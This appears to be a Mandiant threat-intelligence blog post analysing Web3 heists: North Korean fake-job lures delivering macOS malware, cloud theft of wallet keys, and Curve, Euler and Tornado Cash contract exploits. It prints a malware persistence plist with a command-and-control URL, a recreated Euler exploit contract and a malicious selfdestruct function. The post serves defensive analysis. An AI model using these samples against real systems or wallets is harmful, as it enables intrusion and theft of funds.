
DeFied Expectations — Examining Web3 Heists

Mandiant ⁝⁝ 9/3/2024

Threat Intelligence

Written by: Robert Wallace, Blas Kojusner, Joseph Dobson

Where money goes, crime follows. The rapid growth of Web3 has presented new opportunities for threat actors, especially in decentralized finance (DeFi), where the heists are larger and more numerous than anything seen in the traditional finance sector. Mandiant has a long history of investigating bank heists. In 2016, Mandiant investigated the world's largest bank heist that occurred at the Bank of Bangladesh and resulted in the theft of $81 million by North Korea's APT38. While the group's operations were quite innovative and made for an entertaining 10-episode podcast by the BBC, it pales in comparison to Web3 heists. In 2022, the largest DeFi heist occurred on Sky Mavis' Ronin Blockchain, which resulted in the theft of over $600 million by North Korean threat actors. While North Korea is arguably the world's leading cyber criminal enterprise, they are not the only player. Since 2020, there have been hundreds of Web3 heists reported, which has resulted in over $12 billion in stolen digital assets




Source: Chainalysis 2024 Crypto Crime Report

While social engineering, crypto drainers, rug pulls (scams), and frauds abound, the most impactful Web3 incidents typically involve theft of crypto wallet keys from organizations (e.g., crypto exchanges), smart contract exploits, and occasionally web frontend attacks that divert user funds.

Crypto Exchange Heists

Crypto exchanges are valuable targets for sophisticated cyber criminals. One of the earliest and perhaps most notable exchange heists occurred in February 2014 when Mt. Gox lost approximately $350 million worth of bitcoin (BTC). Since that time, there have been numerous attacks on exchanges. More recently, in May 2024, the Japanese crypto exchange DMM Bitcoin had over $300 million stolen.

Crypto exchange heists typically involve a series of events that map to the Targeted Attack Lifecycle. Recent findings from Mandiant heist investigations have identified social engineering of developers via fake job recruiting with coding tests as a common initial infection vector. The following screenshots (Figure 1) are from a recent heist investigation where an engineer was contacted about a fake job opportunity via LinkedIn by a DPRK threat actor. After an initial chat conversation, the attacker sent a ZIP file that contained COVERTCATCH malware disguised as a Python coding challenge, which compromised the user's macOS system by downloading a second-stage malware that persisted via Launch Agents and Launch Daemons.


LinkedIn Member • 4:17 PM

Hello
Nice to meet you.
Now you are finding new job right?

LinkedIn Member • 4:23 PM

If the content in this message is unwanted or harmful, please report it to us. We won't notify the sender.

Kraken_Test_Python.zip
322 KB

Figure 1: Fake job opportunity

DPRK social engineering efforts have also targeted Finance personnel. Recently, Mandiant observed a similar recruiting theme which delivered a malicious PDF disguised as a job description for "VP of

Finance and Operations” at a prominent crypto exchange. The malicious PDF dropped a second-stage malware known as RUSTBUCKET which is a backdoor written in Rust that supports file execution. The backdoor collects basic system information, communicates to a URL provided via the command-line, and in this instance persisted, via a Launch Agent disguised as “Safari Update” with a command-and-control (C2 or C&C) domain `autoserverupdate[.]line[.]pm`.

```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
    <plist version="1.0">
    <dict>
        <key>Label</key>
        <string>com.apple.safariupdate</string>
        <key>RunAtLoad</key>
        <true/>
        <key>LaunchOnlyOnce</key>
        <true/>
        <key>KeepAlive</key>
        <true/>
        <key>ProgramArguments</key>
        <array>
        <string>/Users/REDACTED/Library/Application Support/Safari Update</string>

<string>https://autoserverupdate.line[.]pm/qp5FV6ilCJf
/Q5wWzIY5%2BSEE07MzxS/TMbSBM7BiR/DIUDMurOYs/xoG5A%3D%3D</string>
        </array>
    </dict>
    </plist>
```

Figure 2: Launch Agent PLIST file used for persistence of RUSTBUCKET malware

DPRK threat actors do not rely solely on social engineering when targeting Web3 organizations. They have also been observed conducting supply chain attacks to establish an initial foothold such as the attacks on JumpCloud and 3CX in 2023 which targeted their downstream customers that provide cryptocurrency services. Once a foothold is established via malware, the attackers pivot to password managers to steal credentials, perform internal reconnaissance via code repos and documentation, and pivot into the cloud hosting environment to reveal hot wallet keys and eventually drain funds.

The following snippet shows example decrypted AWS EC2 SSM Parameters identified in AWS CloudTrail logs from a heist investigation. These decrypted SSM Parameters included the private keys, usernames, and passwords for an exchange’s production cryptocurrency wallets. Approximately one hour later the wallets were drained resulting in a loss of over $100 million.

```
{"name":"/prod/wallets/wallets-password","withDecryption":true}
{"name":"/prod/wallets/signing-svc/db/user","withDecryption":true}
{"name":"/prod/wallets/signing-svc/db/password","withDecryption":true}
{"name":"/prod/wallets/eth/db/password","withDecryption":true}
{"name":"/prod/wallets/btc/db/password","withDecryption":true}
```

Figure 3: Example AWS SSM Parameter Store Requests related to cryptocurrency wallets

While a heist may seem fast given the sudden losses, Mandiant has observed crypto exchange attacks with dwell times of up to 12 months, indicating a significant opportunity for improved threat detection to prevent heists. Exchanges that have detected attacks early in the attack lifecycle have been successful at thwarting heists. To learn more about crypto exchange heists, check out this upcoming presentation "From Job Interview to Crypto Heist" at the mWISE Conference in Denver, September 18-19.

Smart Contract Exploits

Smart contracts are code that run on a blockchain that are typically open source, decentralized, immutable, and permissionless. Their code is often transparent and publicly verifiable, which means that any interested party can see exactly what logic a smart contract follows when it receives digital assets. Exploiting smart contracts typically involves finding flaws in the code's logic in order to steal the underlying assets – no credential theft, malware, or C2 infrastructure required.

Smart contracts are invoked anytime one wants to request a computation within a blockchain network. Well-known networks that employ smart contract technology include Ethereum, Tron, and Solana. Smart contracts can be used to support arbitrarily complex user-facing apps and services such as marketplaces, financial utilities, and games. Any developer can create a smart contract and deploy it by paying a fee to the network. Any user can then pay a fee to the network to call the smart contract to execute its code.

The programming language behind a smart contract typically depends on the network where it will be deployed. Solidity is the most popular programming language used to develop smart contracts on the Ethereum network. Other networks may involve different systems that require the use of other programming languages such as Python for Algorand and Rust for Solana. Once a smart contract is ready to be deployed, it is compiled into bytecode. The bytecode is decentralized and transparent; therefore, even if the high-level code used to compile a contract is unavailable, the bytecode is publicly available and can be decompiled to see the functions present in the contract.

A fundamentally sound understanding of the programming language is essential when developing smart contracts as they are heavily targeted due their financial nature. Good smart contract practices can also overlap with traditional secure programming practices like implementing safe libraries to perform arithmetic; however, smart contracts possess unique behaviors that open them up to their own subset of challenges.

Reentrancy Attack

Smart contracts can interact with other smart contracts in the network by performing an external call. External calls should be treated as untrusted since the behavior of an external contract is not always guaranteed, regardless if the external contract is known good, since the external contract itself could unwillingly execute malicious code via an external call of its own. It is because of this that smart contract developers should ensure there is nothing critical being done after an external call is executed.

The first, and perhaps most widely known, smart contract exploit occurred in June 2016 when The DAO was hacked for $55 million worth of Ether (ETH). While much has been written about that heist, the perpetrator remains a mystery. The hack utilized a technique now known as a "reentrancy attack," which abused the transfer mechanism that sent ETH before updating its internal state, thus allowing the attacker to create a sequence of recursive calls to siphon funds. This has become a common attack vector for smart contracts that has resulted in the theft of hundreds of millions of dollars in digital assets.

Curve Finance Hack

A more recent example of a successful reentrancy attack in the wild came by way of Curve Finance, one of the most-used and influential decentralized exchanges. In July of 2023, $70 million was stolen via a vulnerability in Vyper that allowed for reentrancy attacks on older versions (0.2.15, 0.2.16 and 0.3.0).

Reentrancy vulnerabilities can typically be triggered when a state change is performed after an external call. A common target is a contract that allows users to deposit funds to a pool and withdraw them later. The withdraw function would typically check if the user has enough balance before initiating the transfer. Despite this check, a malicious contract can exploit the smart contract by triggering multiple withdraw calls before the first transfer is complete. This bypasses the balance check because the contract's state has not been updated yet, leading to unauthorized withdrawals. The transfer process is repeated until the pool has no more available funds. This vulnerable pattern is present in the Vyper code targeted in the Curve Finance exploit.

```
@nonreentrant('lock')
def remove_liquidity(
    _burn_amount: uint256,
    _min_amounts: uint256[N_COINS],
    _receiver: address = msg.sender
) -> uint256[N_COINS]:
    """
    @notice Withdraw coins from the pool
    @dev Withdrawal amounts are based on current deposit ratios
    @param _burn_amount Quantity of LP tokens to burn in the withdrawal
    @param _min_amounts Minimum amounts of underlying coins to receive
    @param _receiver Address that receives the withdrawn coins
    @return List of amounts of coins that were withdrawn
    """
    total_supply: uint256 = self.totalSupply
    amounts: uint256[N_COINS] = empty(uint256[N_COINS])

    for i in range(N_COINS):
        old_balance: uint256 = self.balances[i]
        value: uint256 = old_balance * _burn_amount / total_supply
        assert value >= _min_amounts[i], "Withdrawal resulted in fewer coins than
expected"
        self.balances[i] = old_balance - value
        amounts[i] = value

        if i == 0:
            raw_call(_receiver, b"", value=value)
        else:
            response: Bytes[32] = raw_call(
                 self.coins[1],
                 concat(
                    method_id("transfer(address,uint256)"),
                    convert(_receiver, bytes32),
                    convert(value, bytes32),
                ),
                max_outsize=32,
            )
            if len(response) > 0:
                assert convert(response, bool)

    total_supply -= _burn_amount
    self.balanceOf[msg.sender] -= _burn_amount
    self.totalSupply = total_supply
    log Transfer(msg.sender, ZERO_ADDRESS, _burn_amount)
    log RemoveLiquidity(msg.sender, amounts, empty(uint256[N_COINS]), total_supply)

    return amounts
```

Figure 4: The Vulnerable Curve Finance `remove_liquidity` function

The `remove_liquidity` smart contract updates how much liquidity `msg.sender` has in the pool by subtracting the burn fee with `self.balanceOf[msg.sender] -= _burn_amount`. This is followed by a call to `Transfer()` on the `msg.sender` for the amount associated with the account.

The issue lies at the external call to `self.coins[1]`. Here, the `@nonreentrant` modifier did not protect the function from being re-entered within the same transaction before the external call. Therefore, an attacker was able to manipulate the external call to `self.coins[1]` to recursively make a `raw_call` back into the original `remove_liquidity` function before it had finished updating the state variables. Due to the faulty `@nonreentrant` modifier, the layout of the smart contract led to the draining of funds from the contract.

Flash Loan Attack

Another common attack vector for smart contracts are "flash loan attacks." Flash loans are unsecured debt (no collateral) that must be repaid in the same transaction. There are legitimate uses of flash loans (e.g., arbitrage), but hackers can also use them to manipulate DeFi pricing oracles by buying or short selling high volumes of tokens that have thin supply.

Euler Finance Hack

In March 2023, the DeFi lending protocol Euler Finance suffered a flash loan attack that resulted in the theft of nearly $200 million. The attacker initially used Tornado Cash, a mixer that obfuscates the origins and ownership of cryptocurrency, to obtain the funds necessary for the heist. The attacker initiated a flash loan to borrow $30 million from the DeFi protocol Aave. The attacker then deposited $20 million of the borrowed DAI stablecoin into Euler, receiving eDAI tokens in return. These eDAI tokens were then leveraged to borrow ten times their value. The attacker used the remaining $10 million in DAI to repay part of the debt, and then exploited a flaw in Euler's system to repeatedly borrow more funds using the same mint function until the flash loan was finally closed.

The blockchain security firm PeckShield identified the vulnerability in Euler Finance's `donateToReserves` function. The contract permits a user to donate their balance to the `reserveBalance` of the token they are transacting with. No health check is performed on the account that initiates the donation. A donation via `donateToReserves` could also reduce a user's equity (EToken) balance without affecting their debt (DToken), causing an imbalance that could lead to a liquidation. During liquidation, a percentage-based discount is applied to the collateral, incentivizing liquidators to take on the debt. The attacker intentionally over-leveraged their position to cause a significant discount before triggering a self-liquidation. The substantial discount ensured the attacker acquired the collateral cheaply while having their remaining assets cover their debts. This left Euler Finance with a significant amount of unbacked "bad debt" and the attacker with a highly profitable, over-collateralized position.

A recreation of the `violator` contract used in the Euler Finance hack helps visualize the steps taken to perform the heist. The contract deposits two-thirds of their initial token balance into the protocol as collateral to gain borrowing power. The contract borrows a significant amount of `eToken` against their deposited collateral and repays one-third of their initial balance. The contract proceeds to borrow the original amount of eToken again and invokes `donateToReserves` to force a liquidation of their own position.

```
function violator(address exploit, uint256 initialBalance, uint256 mintAmount, uint256
donateAmount, uint256 maxWithdraw, IERC20 token, EToken eToken, DToken dToken) external
returns (bool) {

        token.approve(EulerProtocol.euler, type(uint256).max);

        eToken.deposit(0, (2 * initialBalance / 3) * 10**token.decimals());
        eToken.mint(0, mintAmount * 10**token.decimals());
        dToken.repay(0, (initialBalance / 3) * 10**token.decimals());
        eToken.mint(0, mintAmount * 10**token.decimals());
        eToken.donateToReserves(0, donateAmount * 10**eToken.decimals());

        console.log("[*] Generated bad loan...");
        console.log("    Collateral: %d Debt: %d",
eToken.balanceOf(address(this))/10**eToken.decimals(),
dToken.balanceOf(address(this))/10**dToken.decimals());

        return liquidator.liquidate(exploit, initialBalance, mintAmount, donateAmount,
maxWithdraw, address(this), token, eToken, dToken);
}
```

Figure 5: Recreated Snippet from Violator Contract used in the Euler Finance Hack

The `donateToReserves` contract was missing a health check to confirm the donator's debt is greater than or equal to the donation amount as the debt should be reduced or otherwise be set to zero. On April 4, 2023, The Euler Foundation released a statement regarding the theft of $200 million in assets, stating that after successful negotiations, all recoverable funds were returned. While this is one of the largest recoveries of stolen digital assets to date, it also presented a challenge to the DeFi insurer Nexus Mutual who had paid out claims to victims of the Euler hack.

Governance Attack


Many decentralized autonomous organizations (DAOs) utilize permissionless voting with a fungible and tradable native token for governance. Governance systems are designed to allow token holders to participate in decision-making about the project, such as which proposals to fund or which changes to make to the protocol. A "governance attack" targets the permissionless voting governance system of a DAO such that an attacker can gain control of the project. Governance attacks can be very damaging to Web3 projects because they can lead to loss of funds, disruption of the project, and even the project's collapse.

One common method of performing a governance attack is to acquire a large number of a project's tokens, giving an attacker a significant amount of voting power. Once they have enough voting power, an attacker can propose and vote on malicious proposals, such as draining the project's treasury or changing the rules of the protocol to benefit themselves.

Tornado Cash Governance Attack

In May 2023, the cryptocurrency mixer Tornado Cash fell victim to a hostile takeover via a governance attack that drained 10,000 TORN tokens, worth approximately $70,000. The attacker granted themself 1,200,000 votes, surpassing the estimated 700,000 legitimate votes, to give them full control of the Tornado Cash governance.

The heist started with a malicious proposal transaction at `0x34605f1d6463a48b818157f7b26d040f8dd329273702a0618e9e74fe350e6e0d` that claims to penalize relayers that are cheating the protocol. Despite stating the smart contract uses the same logic as one in a previously passed proposal, the new proposed smart contract contained an extra function named `emergencyStop()`. Although there was a five-day voting period, followed by a two-day execution delay, the issue within the proposal was not identified and the attacker successfully social engineered most members within the community to vote in favor of the proposal by tricking them through the proposal description.



#	Name	Type	Data
0	target	address	0xC503893b3e3c0C6b909222b45f2a3a259a52752D
1	description	string	{"title":"Proposal #20: Relayer registry penalization" "description":"Penalize following relayers who is cheating the protocol.\nThe staked balances of these relayers are not burned at all so the staking reward of valid participants are not properly paid.\n\n0xcBD78860218160F4b463612f30806807Fe6E804C tornadope.eth\n0x94596B6A626392F5D972D6CC4D929a42c2f0008c


Figure 6: Description of the Tornado Cash Malicious Proposal

Invoking the new `emergencyStop()` function triggers the `selfdestruct` method used to terminate a contract, remove the bytecode from the Ethereum blockchain, and send any contract funds to a specified address. This process lets the attacker destroy the proposal contract, and its creating contract, such that they can update the proposal contract to a new malicious contract and perform the heist.

```
function emergencyStop() public onlyOwner {
    selfdestruct(payable(0));
}
```

Figure 7: The Invoked `emergencyStop` Function to Start the Overtaking of Tornado Cash Governance

Once the proposal was passed by voters, the attacker invoked the `emergencyStop()` function and updated the original proposal logic to grant themselves newly minted votes and obtain complete control of the DAO. To receive ownership of the targeted contract in this case, the attacker changed the locked token balance of the contracts they controlled to 10,000 and transferred the tokens to their own address.



```
0x5efda50f...2cB56A1Ce                    Tornado.Cash: Govern...

Storage (102)

  Storage Address:  0x0028e41502e02a6d110bf9e7e47f08b5b47c2cb013a35190a94d0567deab943f
          Before:   ➡ 0x0000000000000000000000000000000000000000000000000000000000000000
           After:   ➡ 0x000000000000000000000000000000000000000000000021e19e0c9bab2400000

  Storage Address:  0x0377da8e9b783d7a951fdf8fd41b3f3f03f75c884809734b7437ee7cf6dc7c7c
          Before:   ➡ 0x0000000000000000000000000000000000000000000000000000000000000000
           After:   ➡ 0x000000000000000000000000000000000000000000000021e19e0c9bab2400000

  Storage Address:  0x03e6eba8a567dec7f20d942e88674d2efdf2461a4b455ad25698655f0669044f
          Before:   ➡ 0x0000000000000000000000000000000000000000000000000000000000000000
           After:   ➡ 0x000000000000000000000000000000000000000000000021e19e0c9bab2400000
```

Figure 8: Changing of Locked Token Balance of Attacker Controlled Contracts to 10,000

Conclusion

An understanding of past compromises and evolving threats is critical to guard against future attacks and help safeguard digital assets. As cryptocurrency and Web3 organizations expand, with platforms like Google Cloud for Web3 enabling innovation, they are frequently targeted, regardless of size, and there are typically earlier signs of compromise than the theft itself such as malware or suspicious logins. Organizations must evaluate their security posture and should consider leveraging advanced security solutions, such as Google Security Operations, to enable sufficient logging, alerting, and comprehensive incident response investigations to detect attacks and help prevent heists.